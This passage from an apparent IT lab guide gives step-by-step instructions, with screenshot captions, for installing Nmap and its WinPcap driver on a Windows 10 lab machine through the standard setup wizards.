


Figure 4.4 Screenshot PLABWIN10: Clicking the nmap file on the Intranet homepage.

Step 5

In the notification bar, click **Run**.




Figure 4.5 Screenshot PLABWIN10: Clicking Run on the notification bar.

Step 6

The **Nmap Setup** wizard is displayed. On the **License Agreement** page, click **I Agree**.




Figure 4.6 Screenshot PLABWIN10: Clicking I Agree on the Nmap Setup dialog box.

Step 7

On the **Choose Components** page, keep the default selection and click **Next**.




Figure 4.7 Screenshot PLABWIN10: Clicking Next on the Choose Components page.

Step 8

On the **Choose Install Location** page, keep the default installation path, and click **Install**.




Figure 4.8 Screenshot PLABWIN10: Clicking Install on the Choose Install Location.

Step 9

On the **Installing** page, the installation progress is displayed.




Figure 4.9 Screenshot PLABWIN10: Showing the installation progress on the Installing page.

Step 10

During the installation, the **WinPcap (Nmap) 4.1.2 Setup** dialog box is displayed. It prompts to replace an older version of **WinPcap** on the system. Click **Yes** to proceed with the replacement.




Figure 4.10 Screenshot PLABWIN10: Clicking Yes on the WinPcap (Nmap) 4.1.2 Setup dialog box.

Step 11

The **WinPcap (Nmap) 4.1.2 Setup** wizard is displayed. On the **License Agreement** page, click **I Agree**.




Figure 4.11 Screenshot PLABWIN10: Clicking I Agree on the License Agreement page.

Step 12

On the **Installation Complete** page, click **Next**.

